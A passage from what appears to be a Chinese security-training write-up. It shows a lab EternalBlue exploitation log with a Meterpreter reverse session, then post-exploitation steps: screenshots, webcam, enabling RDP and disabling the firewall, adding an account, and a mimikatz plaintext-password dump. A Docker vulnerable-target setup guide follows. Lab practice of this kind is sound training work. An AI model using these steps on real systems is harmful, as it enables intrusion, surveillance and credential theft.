[*] 192.168.1.112:445 - Sending last fragment of exploit packet!
[*] 192.168.1.112:445 - Receiving response from exploit packet
[+] 192.168.1.112:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.112:445 - Sending egg to corrupted connection.
[*] 192.168.1.112:445 - Triggering free of corrupted buffer.
[*] Sending stage (1189423 bytes) to 192.168.1.112
[*] Meterpreter session 1 opened (192.168.1.118:4444 -> 192.168.1.112:49177) at 2017-06-07 13:42:17 +0800
[+] 192.168.1.112:445 - =-=
[+] 192.168.1.112:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=
[+] 192.168.1.112:445 - =-=

meterpreter>getuid # 查询当前用户权限为 SYSTEM,获取到到最高权限
Server username: NT AUTHORITY\SYSTEM
meterpreter>sysinfo # 系统信息查询，当前系统为 Windows7
Computer : CHINAMAN-PC
OS : Windows 7 (Build 7600).
Architecture : x64
System Language : zh_CN
Domain : WORKGROUP
Logged On Users : 0
Meterpreter : x64/windows
meterpreter>
3. meterpreter 功能展现
（1）桌面抓图
meterpreter> screenshot



（2）视频开启

meterpreter>webcam_scream

（3）开启远程桌面

>meterpreter> run post/windows/manage/enable_rdp

此命令可以帮我们一建开启远程桌面，并帮我们关闭防火墙，真的牛 xxx.

注：一开始使用命令 run getgui -u admin -p passw0rd 没能开启远程 RDP 桌面，后来才查询到上面这个攻击脚本。当然并不是说，就不能用哦。

（4）添加账号

直接进入系统 shell,添加账号（结果失败）

> shell

> net user test 123 /add

... # 一直没有回显，怀疑是由于安装了 360 导致的，后来进过验证的确是这原因，所有说安装个 360 还是很有用的，不要总是说人家是流氓软件，不是打广告哈,切实感受...

（5）获取系统管理密码

想直接添加账号进行提权，前面操作是不了，那么我们现在就出杀手锏，直接使用 mimikatz

来获取系统管理账号的密码。

第一步：载入 mimikatz

meterpreter> load mimikatz

第二步：使用命令 wdigest 获取密码

meterpreter>wdigest

[+] Running as SYSTEM

[*] Retrieving wdigest credentials

wdigest credentials

==========

AuthID	Package	Domain	User	Password
0;997	Negotiate	NT AUTHORITY	LOCAL SERVICE	
0;996	Negotiate	WORKGROUP	CHINAMAN-PC$	
0;47327	NTLM			
0;999	NTLM	WORKGROUP	CHINAMAN-PC$	
0;636147	NTLM	ChinaMan-PC	ChinaMan	mima-009

>

注：Mimikatz 的命令帮助：

Mimikatz Commands

==========

Command	Description
kerberos	Attempt to retrieve kerberoscreds
livessp	Attempt to retrieve livesspcreds
mimikatz_command	Run a custom command
msv	Attempt to retrieve msvcreds (hashes)
ssp	Attempt to retrieve sspcreds
tspkg	Attempt to retrieve tspkgcreds
wdigest	Attempt to retrieve wdigestcreds

注：只有当前的权限为 system,才可以直接读取内存中的明文密码记录。

（6）远程桌面连接之

另开启一个 terminal，使用名 rdesktop 连接远程桌面

root# rdesktop 192.168.1.112 -u user -p passw0rd

有关 meterpreter 的功能还有很多，这里就不足做过多的说明了，就是简单记录下本次实战演练过程中遇到的各种问题和小技能有关其他的功能使用可以参考其他文档做进一步的学习。

参考学习：

https://www.zybuluo.com/mdeditor#728079-full-reader

https://www.hx99.net/Article/Tech/201505/36750.html

http://blog.sina.com.cn/s/blog_4c86552f0102wll1.html

2.3Windows 7 下使用 Docker 虚拟化秒部署“漏洞靶机”实操详解

作者：Myles 学习交流 QQ: 2983207137

2.3.1 前言

1. 学习背景

一开始本来是想搭建一个有关最近爆出的有关 samaba 共享的漏洞攻击环境的靶机（好称是 linux 版本的永恒之蓝），但是最后发现搞着搞着变成了研究 docker 虚拟化去了。在整个部署的过程遇到了各种坑，这里我们把个人在学习过程中 Get 到的各种小技能分享于大家。所以这篇文档的核心就是带着大家一起学习下了解怎样在 Widows 7 环境下安装一个 Doker 的环境，以及如果通过 Docker 来快速部署一个“漏洞靶机”，并实现外网对 docker 容器的正常访问。

2. 内容概要

- Docker 基础知识
- window 7 环境安装 Docker
- Docker 容器部署靶机
- 实现外网对 Docker 容器的访问
- CVE-2017-7494 Samba 远程代码执行漏洞
- MSF 框架下攻击演示

2.3.2Docker 基础知识

Docker 是一个开源的应用容器引擎，让开发者可以打包他们的应用以及依赖包到一个可移植的容器中，然后发布到任何流行的 Linux 机器上，即可以实现虚拟化。

容器是完全使用沙箱机制，相互之间不会有任何接口（类似 iPhone 的 app）。几乎没有性能开销，可以很容易地在机器和数据中心中运行。最重要的是，他们不依赖于任何语言、框架或包装系统。

1.Docker 三个基本概念

- 镜像(Image)
- 容器(Container)
- 仓库(Repository)

只要理解了上面这个是三个概念，我们就可以对 Docker 有个感性的认识了，大家快随我来吧。

2. 镜像(Image)

(1)理论概念

对于操作系统大家可能都很熟悉，操作系统一般分为内核和用户空间两部分。对于 Linux 来说，其内核启动后，会自动挂载 root 文件系统，并为用户空间支持，方便用户进行相应的数据操作。而 Docker 镜像（Image），就相当于是一个 root 文件系统。比如我们说到 Docker 官方镜像 ubuntu:14.04 时,其实它就是一个包含了完整的 Ubuntu 14.04 最小系统的 root 文件系统。

Docker 镜像其实就是一个特殊的文件系统，除了提供容器运行时所需的程序、库、资源、配置等文件外，还包含了一些为运行时准备的一些配置参数（如匿名卷、环境变量、用户等）。镜像是不包含任何动态数据的，其内容在构建之后也不会被改变，也就是说数据与应用是完全分开的。

（2） 消化理解

其实技术上了这么多，对于我们这些想用 Docker 的人来说，我们只要知道 Docker 镜像就是一个 xxx.iso 的镜像压缩文件，且知道我们只要有了这个镜像压缩文件，通过 Docker 我们就可以快速部署一个我们想要的“靶机应用环境”，明确这个就 OK 了。等到你用的很溜的时候，你再回来看这些利用理论概念，你就会发现豁然开朗，一切都是那么的 So easy !!!

3. 容器(Container)

（1）理论概念

那么说到容器，我们就要从镜像（Image）和容器（Container）的关系了解下容器，这里为了让大家更好的理解容器，我们就用一个类比来给大家解释下什么是容器。

如果大家对编程有点了解的话，Docker 中所说的“镜像”与“容器”的关系就像是面向对象程序设计中的“ 类” 和“实例”的关系，我们知道“类”是静态定义好的，而“实例”是在“类”的基础上创建的动态可操作的对象。

- “镜像”对应的就是“类”，其是静态的定义好；
- “容器”对应的就是“实例”，其就是之前定义好的类上创建出的一个动态对象。

对于容器，我们是可以被创建、启动、停止、删除、暂停等。

（2） 消化理解

那么说的再浅显一点就是：“镜像”是由各种大牛们整理好的“漏洞镜像环境”，然后打的一个包（xxx.iso 哦！！！），而“容器”就是我们在获取到漏洞环境镜像后，在 Docker 引擎跑起来的真实的动态环境，而这个运行起来的“漏洞环境”就是“容器”了，也就是我们日思夜想想要的“漏洞环境靶机”了。

2.3.3 Docker 仓库服务器（Docker Registry）

1. 理论概念

为什么我们能通过 Docker 可以快熟部署一个“漏洞环境靶机”能，就是因为有各种大牛分享出来的镜像，那这些镜像是不是应用该有一个可以集中存放和分发镜像的服务器呢，对了 Docker Registry 就是这样一个仓库服务。

我们要明确一个 Docker Registry 中可以包含多个仓库（Repository）；每个仓库可以包含多个标签（Tag）；每个标签它对应才是一个镜像。

通常，一个仓库会包含同一个软件不同版本的镜像，而标签就常用于对应该软件的各个版本。我们可以通过 <仓库名>:<标签> 的格式来指定具体是这个软件哪个版本的镜像。如果不给出标签，将以 latest 作为默认标签。以 Ubuntu 镜像 为例，ubuntu 是仓库的名字，其内包含有不同的版本标签，如，14.04, 16.04。我们可以通过 ubuntu:14.04，或者 ubuntu:16.04 来具体指定所需哪个版本的镜像。如果忽略了标签，比如 ubuntu，那将视为 ubuntu:latest。

仓库名经常以 两段式路径 形式出现，比如 jwilder/nginx-proxy，前者往往意味着 Docker Registry 多用户环境下的用户名，后者则往往是对应的软件名。但这并非绝对，取决于所使用的具体 Docker Registry 的软件或服务。

2. 消化理解

简单的的理解 Docker Registry，其它就是一个“服务器”，这个服务器里有很多的“各类镜像仓库”，而每个仓库里又存放着各种“镜像”，同时“镜像”使用不同的“标签”来区别不同的版本信息；

3. Docker 镜像仓库服务器收集

Docker 仓库其官方库在国外，所以对于我们天朝的小伙伴们来说，是件很痛苦的的事情，还好国内也有个仓库，下面就给大家贴出链接，当然我们想要的是漏洞环境镜像库，所以我也收集了一个，大家如果有什么新的好的镜像仓库，也请分享一下。

- Dokcer 官方仓库：https://www.docker.com/
- Docker 国内仓库
  - 网易蜂巢：https://c.163.com/hub
  - daocloud：http://hub.daocloud.io/
- Dokcer 漏洞仓库：https://github.com/Medicean/VulApps

2.3.4Windows 7 for Docker 安装

1.Windows 7 环境选择

在这里不得不跟大家说下，个人选择使用 Window 7 作为安装 Docker 环境的原因，由于个人 PC 配置比较低，跑不动 Windows 10，所以一直在使用 Window 7。我们如果对 Dockerd 的基础知识有点了解的话，我们知道 docker 其实使用 Go 语言在 linux 系统下开发运行的，也就是说起原始安装环境最好时 linux,而如果想用 window 运行，就只能在 window 基础上先运行一个 linux 虚拟机，然后再在这个 linux 虚拟机下运行 docker。

网上放出的比较多的 windows 的安装教程，其大大部分都是基于 windows 10 的系统进说明的，故我们这里就记录下个人在 windows 7 下对于 docker 环境的部署安装。

2. 下载 DockerToolbox 安装包

由于 Docker 的官方现在地址不在咱们天朝，所以下载起来非常的不方便，这也是我们安装过程中遇到的第一个拦路虎了。在整个安装的过程中我就折腾了很久，后来发现国内有个站做的不错，可以直接进行安装包的下载，速度非常快，这里推荐给大家。

- 安装包名称：DockerToolbox.exe
- 主网站地址：http://get.daocloud.io/
- 最新安装包：

http://dn-dao-github-mirror.daocloud.io/docker/toolbox/releases/download/v17.05.0-ce/DockerToolbox-17.05.0-ce.exe

注： 以上为个人遇到的第一个“坑”哦！！！（安装包的下载与选择）

3 .DockerToolbox 安装


有关于安装包的安装基本没有什么太多需要交代，咱们默认安装一路回车即可。在安装完后会在桌面多出 3 个软体图片。


- Oracle VM VirtualBox ++++>>> 虚拟机
- Kitematic (Alpha) ++++>>> 图形化管理工具
- Docker Quickstart Terminal ++++>>> 终端管理

4. 启动 docker


预告： 前方会有一个“坑”，请大家注意！！！


直接点击运行桌面的“Docker Quickstart Terminal”快捷方式启动 docker,不过在启动过程中我们会发现，程序会去目录“C:\Users\admin.docker\machine\cache”下寻找 boot2docker.iso 镜像文件，如果不存在会自动去 github 上下载，这样的下载的速度我们是可想而知的了，而且我基本上没有成功下载成功过，所以搞到这里我们是不是就很蛋疼呢，反正我是被坑大了。





小秘密：这里告诉大家一个秘密，其实在我们的 docker 的安装根目录下已经有一个 boot2docker.iso 镜像，只是我也不知道为什么启动程序不去这里找。那好吧，废话不多说我们就自己手动将这个 ISO 文件复制到上面截图的目录“C:\Users\admin.docker\machine\cache”下（注：以你安装过程中的实际目录位置为准。），然后关闭当前的启动界面，再次启动“Docker”，此时我们会发现启动的非常顺利。至此整个 windows 7 环境下的 docker 环境我们就部署 OK 了。





注：以上为个人遇到的第二个“坑”哦，因为下载不了，Docker 启动会过不去！！！（boot2docker.iso 镜像文件）

2.3.5 创建 Docker 容器

终于来到 Docker 容器的创建了，接下来我们就进入到通过各种 Docker 管理工具进行 Docker 容器的创建了，其实 Docker 容器的创建真的很简单，基本上两条命令就能搞定了。但是这里为了让大家更好的了解 Docker 的一些使用，我这里给大家简单的说下在 Windows 环境下 Docker 部署的结构和几个管理的工具组件。

1.Windows Docker 环境部署结构

首先大家可以看看下面这个图，本张图主要是展现在三种操作系统（Linux/Windows/OS X）上 Docker 部署实现的不同结构，其实仔细观察会发现 Docker 的部署实现有两种结构类型。

- 直接部署 Docker 环境
- 虚拟机+Linux 虚拟主机部署 Docker 环境


2. 直接部署 Docker 环境

前面有提到 Docker 是基于 GO 语言在 Linux 平台上开发出来的程序，故 Linux 环境是其原生运行环境,所以 Docker 是可以直接安装在相应的 Linxu 主机平台上。

2.3.6 虚拟机+Linux 虚拟主机部署 Docker 环境

那么 Windows 主机如果想要运行 Docker 环境怎么办呢？那就要借助于虚拟机环境了，所以从图中我们可以清晰的看到，Windows 上安装 Docker,其实现实部署了一个 Linux 虚拟机，然后在这个虚拟机里部署了 Docker 环境。

预告：这里说的 Windows 系统部署 Docker 环境的结构，就引起其后面说到的“外网默认是无法访问 docker 容器”问题的根源。



1.Windows 下 Docker 环境组件

Windows 下安装 Docker 后，其主体上分为两个组件部分，即 Docker machine & Docker Client

- （1）Docker machine：其实就是虚拟机环境加上其内部的 Docker 环境；
- （2）Docker client：其是为 Windows 提供一个管理 Docker Machine 环境的客户端工具。

2.创建 Docker 容器


其实上面说的这么多，都是为了这里引出使用什么工具与怎么创建一个 Docker 容器（即靶机环境）。

3. 管理工具

在 Windows 环境下可以管理 Docker 容器的管理工具有多个，我这里了解的不下三个：

（1） Docker Quickstart Terminal

这个工具是个命令行终端管理工具，我们双击它可以打开 Docker machine 服务，通过这个终端我们可以进行 Dcoker 容器的创建与管理。



（2）Git Bash

这个 Git Bash 工具是个真正的客户端终端管理工具，我们只要选中桌面，右击鼠标节可以看到 Git Bash Here 了。不过我们每次使用它连接 Docker machine 时，需要配置环境变量，后面再创建 Docker 容器时，会介绍给大家。

（3）Kitmatic(Alpha)

这个工具是一个图像好管理工具，由于其默认只能使用官方的镜像源以及图形化操作的局限性，这里不做过多的说明，大家自行研究。

（4）Virtual Box

想想，我们的这个 Docker 环境其实质就是部署在 Viritul Box 中的一个 Linux 虚拟机中，那么只要我们能管理这个 linxu 虚拟，也就可以管理 Docker 了。

4.创建容器命令

关于 Windows 下关于 Docker 的管理工具说了这么多，个人这里推荐使用 Git Bash Docker 客户端管理工具，当然前提是下在确认已经启动 Docker 环境后，所以这也是一种 docker 的管理方式。

OK,废话不多说了，直接上干货，各位看官请打起精神来呀，我们进入正题.....

1.初始化工作

（1） 第一步：启动 Docker 环境

选择“Docker Quickstart Terminal”，右击鼠标以管理员身份运行；

（2）第二步：开启 Git Bash 客户端，配置环境变量

选中桌面，点击鼠标右键，选中“Git Bash Here”启动客户端；接着就是配置 Docker Machine 环境变量，具体过程分为两步：


- 查询环境变量要求

```
Administrator@USER-20170106BT MINGW64 ~/Desktop
$ docker-machine env
```

- 执行环境变量要求语句

直接复制查询环境变量获取的最后一句脚本，执行即可（具体执行语句的内容以每个人的实际获取内容为准，以下语句为我个人环境变量查询后获取的内容）；


```
Administrator@USER-20170106BT MINGW64 ~/Desktop
$ eval $("C:\Program Files\Docker Toolbox\docker-machine.exe" env)
```




2.下载镜像

使用以下语句，进行镜像的拉取（即下载），这里以快速部署一个 ubuntu 系统环境为例。

```
$ docker pull ubuntu:latest # 使用 pull 命令进行“ubuntu 最新版镜像”拉取
$ docker images #已拉取镜像内容查询
REPOSITORY                      TAG IMAGE          ID    CREATED             SIZE
hub.c.163.com/library/ubuntu    latest  7b9b13f7b9c0    9 days ago          118MB
```






注： 截图中以 c.163.com 网易提供的 docker 库作为演示，主要是官方下载太慢了，如果大家可以忍受这个速度的话，推荐大家使用 c.163.com 的镜像库。

3.创建 Ubutu 系统环境(Docker 容器)

别眨眼哦，现在就是见证奇迹的时刻了，秒部署一个 ubuntu 环境，执行的命令如下

```
Administrator@USER-20170106BT MINGW64 ~/Desktop
$ winpty docker run -it hub.c.163.com/library/ubuntu:latest bash #创建 docker 容器
root@de0b90c6363d:/#
root@de0b90c6363d:/# cat /etc/issue
Ubuntu 16.04.2 LTS \n \l

root@de0b90c6363d:/# uname -a
Linux de0b90c6363d 4.4.66-boot2docker #1 SMP Fri May 5 20:44:25 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
root@de0b90c6363d:/#
```



看见了，秒建一个 ubuntu 环境，是不是很神奇呀，就这么一条命令敲下去，我们就有了一个 ubuntu 环境了。

2.3.7 实现外网互联访问

所以接下来，就是要实现外对 docker 容器的访问了，这里之所以要将"实现外网访问 Docker 容器"单独拿出来说，实在是因为网上真心没有什么资料说道在 Windows 环境实现通过物理网卡来访问 Docker 宿主机中的 Docker 容器的方法，个人基本是来回找资料看视频，搞了两天才找到方案,所以这里一定要拿出来分享给大家。

1. Docker Bridge 桥接模式

（1） 四种互联模式


其实 Docker 容器网络互联有 4 种网络连接方式。我们在使用 docker run 创建 Docker 容器时，可以用 --net 选项指定容器的网络模式，具体内容如下表。

模式	模式设置
host 模式	使用 --net=host 指定。
container 模式	使用 --net=container:NAMEorID 指定。
none 模式	使用 --net=none 指定。
bridge 模式	使用 --net=bridge 指定，默认设置。

但是有关于这 4 中模式的具体工作方式，我这里不做过的介绍，我们只重点关注 bridge 的工作方式。因为 bridge 模式是我们默认创建的 docker 容器的网络互联模式，也是我们将要用到的互联模式，通过 bridge 模式我们可以实现物理接口与 docker 容器接口的互联，具体实现配置，实际一个 docker 配置参数就能搞定，即“-p”端口映射。

（2） Bridge 网络互联详解

下图是一张 Linux 原生环境下的 docker bridge 桥接模式网络互联实现示意图，通过这张图我们可以清晰的看到“container1” & “container2”（即 docker 容器 1 & 2）与物理宿主机的 eth0 接口是直接桥接在一起的，那么这也就意味着物理主机的网络是可以与 docker 容器直接互联互通的(当然还要在 docker 下简单配置下“端口映射”)。



小结：Linux 环境的宿主主机的网络是可以与 docker 容器接口直接互联的，只要配置好“端口映射”就可以实现 docker 容器应用的对外发布了。


2.Windows 环境中 docker 桥接

